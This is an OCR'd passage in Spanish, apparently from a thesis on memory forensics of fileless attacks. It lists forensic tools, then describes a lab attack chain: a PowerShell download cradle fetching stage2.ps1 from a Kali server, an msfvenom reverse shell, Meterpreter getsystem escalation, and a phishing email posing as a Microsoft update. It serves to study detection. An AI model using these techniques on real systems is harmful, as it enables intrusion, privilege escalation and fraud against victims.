
El archivo se descarga de la página oficial mostrado en el **Apéndice A1**

Volatility 3, para completar la descarga se debe llenar el formulario y el proceso de descarga

se inicia automáticamente, al finalizar se ejecuta el archivo como administrador y se sigue el proceso de instalación. La interfaz del programa se observa en la **Figura 43**,

Figura 43


FTK Imager



3.4.2. Volatility 3

Figura 44

Volatility 3



Previa instalación de Volatility 3 se debe instalar Python versión 3.12 por temas de compatibilidad, para el proceso de instalación se debe seguir los pasos que se encuentra en

GitHub adjuntados en el Apéndice A1

Volatility 3, al finalizar se ejecuta el comando que se observa en la **Figura 44** para observar los pluggins disponibles.

3.4.3. Autopsy

Figura 45

Autopsy


El archivo de instalación se lo obtiene de la página oficial de Autopsy mostrada en el Apéndice A2

Instalación de Autopsy, al ejecutar el archivo descargado se debe seguir los pasos de instalación, la interfaz del programa se observa en la **Figura 45**

3.4.4. RegRipper

Figura 46

RegRipper



Reggriper es una herramienta ejecutable, su archivo de descarga se observa en el **Apéndice A4**, en dicho archivo se ejecuta el fichero rr.exe, la interfaz se observa en la **Figura**

46.

3.5. Compromiso Inicial

3.5.1. PowerShell Download Cradle


En la primera fase levantamos un centro de comando y control haciendo uso de Apache, en el servidor se almacenarán remotamente los payloads para evadir detección en disco.

3.5.2. Servidor Web

Como primer punto se enciende el servidor web, en este caso el servidor se encuentra alojado en la dirección 30.30.30.10 que corresponde a Kali Linux, en la Figura 47 se observa el servidor Apache 2, el comando utilizado se muestra en él Apéndice E1.

Figura 47

Servidor Apache en Kali-Linux



- Carpeta de Payloads

Se crea un directorio haciendo uso del modo root, utilizando la función que evita errores de creación, para el propietario se asigna permisos de lectura, escritura y ejecución, para grupos u otros solo permisos de lectura y ejecución utilizando el formato octal, en la Figura 44 se observa el comando utilizado que se aloja en el **Apéndice E2**.

Figura 48


Directorio de Apache

Después de crear el directorio, se utiliza un proceso por etapas (staging). La primera etapa se hace uso de here-document (heredoc) que crea o sobrescribe el archivo stage1.ps1 con el bloque de texto incluido entre EOF. Se utiliza la función sudo tee para elevar permisos para escribir en el directorio creado.

El archivo resultante es un sript PowerShell que descarga otro script desde http://30.30.30.10/payloads/stage2.ps1 y lo ejecuta con Invoke-Exxpression, el archivo stage2.ps1 contiene un script PowerShell que realiza reconocimiento local y obtiene el nombre del equipo, usuario, versión del sistema operativo y la fecha/hora, estos datos se imprimen en pantalla. A este proceso se conoce como PowerShell download cradle, permite ejecutar código remoto dinámicamente. El directorio con los dos archivos se observa en la Figura 49 y el código utilizado se puede apreciar en el Apéndice E3 y Apéndice E4 respectivamente.

Figura 49

Creación de archivos




3.5.3. Evidencia Post-Compromiso

Para los fines de este experimento, se simuló el compromiso inicial mediante la ejecución directa del script, emulando un escenario donde el atacante ya ha obtenido acceso de ejecución de código en el sistema, en la Figura 50 se observa la ejecución del ataque, el comando utilizado se observa en el Apéndice E5**¡Error! No se encuentra el origen de la referencia.**

Figura 50

Evidencia de Ejecución PowerShell Download Cradle



En el proceso lo característico del resultado es que se guarda temporalmente el proceso, los archivos alojados en el servidor Apache no se almacenan en disco.


3.5.4. Volcado de memoria RAM post-compromiso

Al verificar que el ataque inicial es exitoso se realiza el volcado de memoria, para ello se utiliza FTK Imager, el proceso se observa en la

Figura 51.

Figura 51

Volcado de memoria en FTK Imager (PowerShell Download Cradle)



A demás durante la ejecución del ataque fileless, el servidor web en Kali Linux registró las conexiones realizadas que se observa en la Figura 52.

Figura 52

Logs de servidor Apache


3.6. Escalación de Privilegios

3.6.1. Payload

Como prueba de concepto para escalar privilegios, se genera un payload con tamaño de 3255 bytes y arquitectura x64 que se carga directamente en memoria, manteniendo el carácter fileless, en la **Figura 53** se puedo observar cómo se ejecuta el comando correspondiente que se puede ver en el **Apéndice E7**.

Figura 53

Payload para escalar privilegios




Para generar el payload se usa la herramienta msfvenom, el archivo resultante contiene código PowerShell que establecerá una conexión reversa hacia la dirección IP 30.30.30.10 que corresponde a la máquina Kali Linux en el puerto 4445, siempre y cuando el archivo sea ejecutado.

3.6.2. Comando PowerShell en Windows 11

Para este proceso de igual forma se hace uso de **download cradle** desde PowerShell comprometido. En la Figura 54 se observa la ejecución del archivo, el código utilizado se puede ver en el **Apéndice E6**. La técnica fileless carga el payload directamente en memoria RAM sin escribir archivos en disco.

Figura 54

Ejecución de archivo PowerShell para escalar privilegios



El siguiente paso es configurar un módulo de recepción (handler) en Metasploit Framework. El handler actúa como un servidor que está esperando conexiones entrantes desde un payload que ha sido ejecutado. En la **Figura 55** se observa cómo se establece la

comunicación.

Figura 55


Recepción (handler) en Metasploit Framework

3.6.3. Evidencia Post-Compromiso

Una vez iniciado el lístener se inicia una sesión después de la conexión generada por la máquina Windows. Al establecer la sesión Meterpreter se procede a analizar la capacidad de escalamiento de privilegios disponibles dentro del framework, para ello se hace uso de la técnica **getsystem,** cuya función es obtener privilegios en un sistema comprometido mediante distintos métodos.

Figura 56


Comandos de identificación y validación de procesos



Posteriormente se utiliza comandos de identificación y verificación del proceso activo y se confirma que la sesión opera bajo el máximo nivel de privilegios, en la **Figura 56** se observa la ejecución de comandos tomado del , de igual forma en la **Figura 57** se observan los Logs de descarga, es decir que el archivo se ejecutó correctamente en la máquina víctima, los comandos ejecutados se observan en el **Apéndice E8**.

Figura 57


Logs de Pache Post-Escalación



3.6.4. Volcado de memoria RAM post-compromiso

Figura 58

Volcado de memoria RAM POST elevación de privilegios



Al verificar que el ataque es exitoso se realiza el volcado de memoria, para ello se utiliza nuevamente FTK Imager para generar un nuevo volcado de memoria RAM el archivo tiene el nombre memoria_post_escalacion.mem, el proceso se observa en la Figura 58.

3.7. Persistencia


3.7.1. Configuración del servidor de correo

De la misma forma que el ataque anterior, se crea una página web que servirá como medio de distribución para la descarga de un ejecutable, el mismo que permitirá vulnerar la máquina objetivo y extraer información.

Para el proceso se configura un servidor de correo local para alojar el payload malicioso el cual emite comunicaciones oficiales de Microsoft con el fin de inducir a la victima a creer que se trata de un mensaje legítimo relacionado con actualizaciones críticas del sistema a partir de la distribución controlada del malware, en este caso dirigido por correo electrónico de phishing, en la **Figura 59** se verifica el despliegue del servidor y el código utilizado se observa en el **Apéndice E9**.

Figura 59

Configuración del servidor de correo local



3.7.2. Proceso de la máquina objetivo.

En la **Figura 60** se observa el momento en el que la víctima recibe en su bandeja de entrada el correo electrónico malicioso con todo lo necesario para inducir a la víctima y

hacerlo interactuar con un botón que lo lleve a la página web del supuesto Microsoft. El enlace de actualización muestra la interfaz Web que se observa en la **Figura 61**.

Figura 60

Correo de actualización


